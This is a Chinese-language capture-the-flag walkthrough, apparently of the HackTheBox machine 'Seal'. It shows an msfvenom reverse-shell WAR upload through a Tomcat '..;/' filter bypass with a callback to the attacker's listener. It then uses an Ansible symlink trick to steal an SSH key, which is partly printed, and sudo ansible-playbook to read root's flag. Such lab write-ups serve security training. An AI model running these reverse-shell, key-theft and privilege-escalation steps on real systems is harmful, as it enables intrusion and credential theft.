
使用msfvenom生成一个war马，上传利用

```
msfvenom -p java/shell_reverse_tcp lhost=10.10.14.62 lport=2333 -f war -o rev.war
```

```
root@kali://# msfvenom -p java/shell_reverse_tcp lhost=10.10.14.62 lport=2333 -f war -o rev.war
Payload size: 13320 bytes
Final size of war file: 13320 bytes
Saved as: rev.war
```

直接上传出现403，有文件过滤，使用burp抓包上传

```
原URL
POST /manager/html/upload;jsessionid=11339A7AC98C002F229628757363166B?org.apache.catalina.filters.CSRF_NONCE=CFE
0E2487B8D39A08B8F4ED6D174F863 HTTP/1.1

修改为
POST /manager/status/..;/html/upload;jsessionid=11339A7AC98C002F229628757363166B?org.apache.catalina.filters.CSR
F_NONCE=CFE0E2487B8D39A08B8F4ED6D174F863 HTTP/1.1
```



此时在本地监听

```
nc -lvp 2333
```

访问`/rev`成功反弹shell

```
root@kali://# nc -lvp 2333
listening on [any] 2333 ...
connect to [10.10.14.62] from seal.htb [10.10.10.250] 47392
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

使用python3获得稳定连接

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

查看`etc/passwd`，进入`home/luis`，找到了user.txt文件，但没有访问权限

```
tomcat@seal:/home/luis$ ls -la
ls -la
total 51320
drwxr-xr-x 9 luis luis     4096 May  7  2021 .
drwxr-xr-x 3 root root     4096 May  5  2021 ..
drwxrwxr-x 3 luis luis     4096 May  7  2021 .ansible
lrwxrwxrwx 1 luis luis        9 May  5  2021 .bash_history → /dev/null
-rw-r--r-- 1 luis luis      220 May  5  2021 .bash_logout
-rw-r--r-- 1 luis luis     3797 May  5  2021 .bashrc
drwxr-xr-x 3 luis luis     4096 May  7  2021 .cache
drwxrwxr-x 3 luis luis     4096 May  5  2021 .config
drwxrwxr-x 6 luis luis     4096 Nov 15 11:44 .gitbucket
-rw-r--r-- 1 luis luis 52497951 Jan 14  2021 gitbucket.war
drwxrwxr-x 3 luis luis     4096 May  5  2021 .java
drwxrwxr-x 3 luis luis     4096 May  5  2021 .local
-rw-r--r-- 1 luis luis      807 May  5  2021 .profile
drwx------ 2 luis luis     4096 May  7  2021 .ssh
-r-------- 1 luis luis       33 Nov 15 11:44 user.txt
tomcat@seal:/home/luis$
```

查看`/opt/backups/playbook`,发现run.yml

```
/opt目录
主要存放可选的程序。想删掉程序的时候，你就可以直接删除它，而不影响系统其他任何设置。安装到/opt目录下的程序，它所有的数据、库文件等等都是放在同个目录下面。
```

查看

```
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

三项任务：

- "Copy Files"是将仪表板的所有文件复制到这个目录下的一个文件夹中，即files，使用同步模块。重要的是要注意copy_links=yes指令。
- "Server Backups "运行归档模块，生成带有时间戳的.gz文件。
- "Clean "使用文件模块删除文件目录

尝试创建一个指向luis的id_rsa的链接，我们可以把它放到/uploads目录中

```
ln -s /home/luis/id_rsa /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/id_rsa
cp opt/backups/archives/backup-2021-11-15-13:51:32.gz dev/shm
cd dev/shm
mv backup-2021-11-15-13:51:32.gz backup.tar.gz
tar -xvf backup.tar.gz
```

解压之后我们在`dev/shm/dashboard/uploads/.ssh`中看到了`id_rsa`

```
tomcat@seal:/dev/shm/dashboard/uploads/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
MTJhNZ8iOu7sCDZZA6sX48OFtuF6zuUgFqzHrdHrR4+YFawgP8OgJ9NWkapmmtkkxcEbF4
n1+v/l+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6JOOd4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHDBezEEMzZS+IbcP+hnw5ela
duLmtdTSMPTCWkpI9hXHNU9njcD+TRR/A90VHqdqLlaJkgC9zpRXB2096DVxFYdOLcjgeN
3rcnCAEhQ75VsEHXE/NHgO8zjD2o3cnAOzsMyQrqNXtPa+qHjVDch/T1TjSlCWxAFHy/OI
PxBupE/kbEoy1+dJHuR+gEp6yMlfqFyEVhUbDqyhAAAFgOAxrtXgMa7VAAAAB3NzaC1yc2
EAAAGBALN5CEgnnXSmnAkIVXKU01XC8TPatokCs4vYbJ5RLdGe5HIWa0mbBg5CA+/YP+F6
56Cl5trndIJmcXVSVAEN9yoNzZOnMwyNMHr6/2HwaQpF5ua7J36Oc4xLlRqDEyYTWfIjru
7Ag2WQOrF+PDhbbhes7lIBasx63R60ePmBWsID/DoCfTVpGqZprZJMXBGxeJ9fr/5fu+JB
JrYu404k0kID6/06E3b0LcNdvmGn1bRJAf/IqRJwCKA/weiTjneKT0zYF/ETD1h/d5kra6
m5ZzDlibaPWKS8YTON7/SOhFI3vIKfxHEq7xwwXsxBDM2UviG3D/oZ8OXpWnbi5rXU0jD0
wlpKSPYVxzVPZ43A/k0UfwPdFR6nai5WiZIAvc6UVwdtPeg1cRWHTi3I4Hjd63JwgBIUO+
VbBB1xPzR4DvM4w9qN3JwDs7DMkK6jV7T2vqh41Q3If09U40pQlsQBR8vziD8QbqRP5GxK
MtfnSR7kfoBKesjJX6hchFYVGw6soQAAAAMBAAEAAAGAJuAsvxR1svL0EbDQcYVzUbxsaw
MRTxRauAwlWxXSivmUGnJowwTlhukd2TJKhBkPW2kUXI6OWkC+it9Oevv/cgiTY0xwbmOX
AMylzR06Y5NItOoNYAiTVux4W8nQuAqxDRZVqjnhPHrFe/UQLlT/v/khlnngHHLwutn06n
bupeAfHqGzZYJi13FEu8/2kY6TxlH/2WX7WMMsE4KMkjy/nrUixTNzS+0QjKUdvCGS1P6L
hFB+7xN9itjEtBBiZ9p5feXwBn6aqIgSFyQJlU4e2CUFUd5PrkiHLf8mXjJJGMHbHne2ru
p0OXVqjxAW3qifK3UEp0bCInJS7UJ7tR9VI52QzQ/RfGJ+CshtqBeEioaLfPi9CxZ6LN4S
1zriasJdAzB3Hbu4NVVOc/xkH9mTJQ3kf5RGScCYablLjUCOq05aPVqhaW6tyDaf8ob85q
```

将密钥保存到本地，尝试ssh登录

```
ssh -i id_rsa luis@10.10.10.250
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Nov 15 12:30:11 2021 from 10.10.14.6
luis@seal:~$ cat user.txt
89f9b68e8e14af1851426fe2d8952b68
luis@seal:~$
```

获得user权限flag：89f9b68e8e14af1851426fe2d8952b68

shell as root

使用sudo -l查看sudo权限

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

luis可以使用sudo权限运行`ansible-playbook`

playbook

创造一个root.yml文件如下

```
- name: Ansible Copy Example Local to Remote
  hosts: localhost
  tasks:
    - name: copying file with playbook
      become: true
      copy:
        src: /root/root.txt
        dest: /dev/shm
        owner: luis
        group: luis
        mode: 0777
```

运行该文件

```
luis@seal:/dev/shm$ sudo /usr/bin/ansible-playbook root.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not
match
'all'

PLAY [Ansible Copy Example Local to Remote] ************************************************************
*********

TASK [Gathering Facts] *********************************************************************************
*********
ok: [localhost]

TASK [copying file with playbook] **********************************************************************
*********
changed: [localhost]

PLAY RECAP *********************************************************************************************
*********
localhost                  : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored
=0
```

成功获得root.txt

```
luis@seal:/dev/shm$ ls
backup.tar.gz  dashboard  root.txt  root.yml
luis@seal:/dev/shm$ cat root.txt
875e7554c8edf3f0a5c91f7f3500455c
```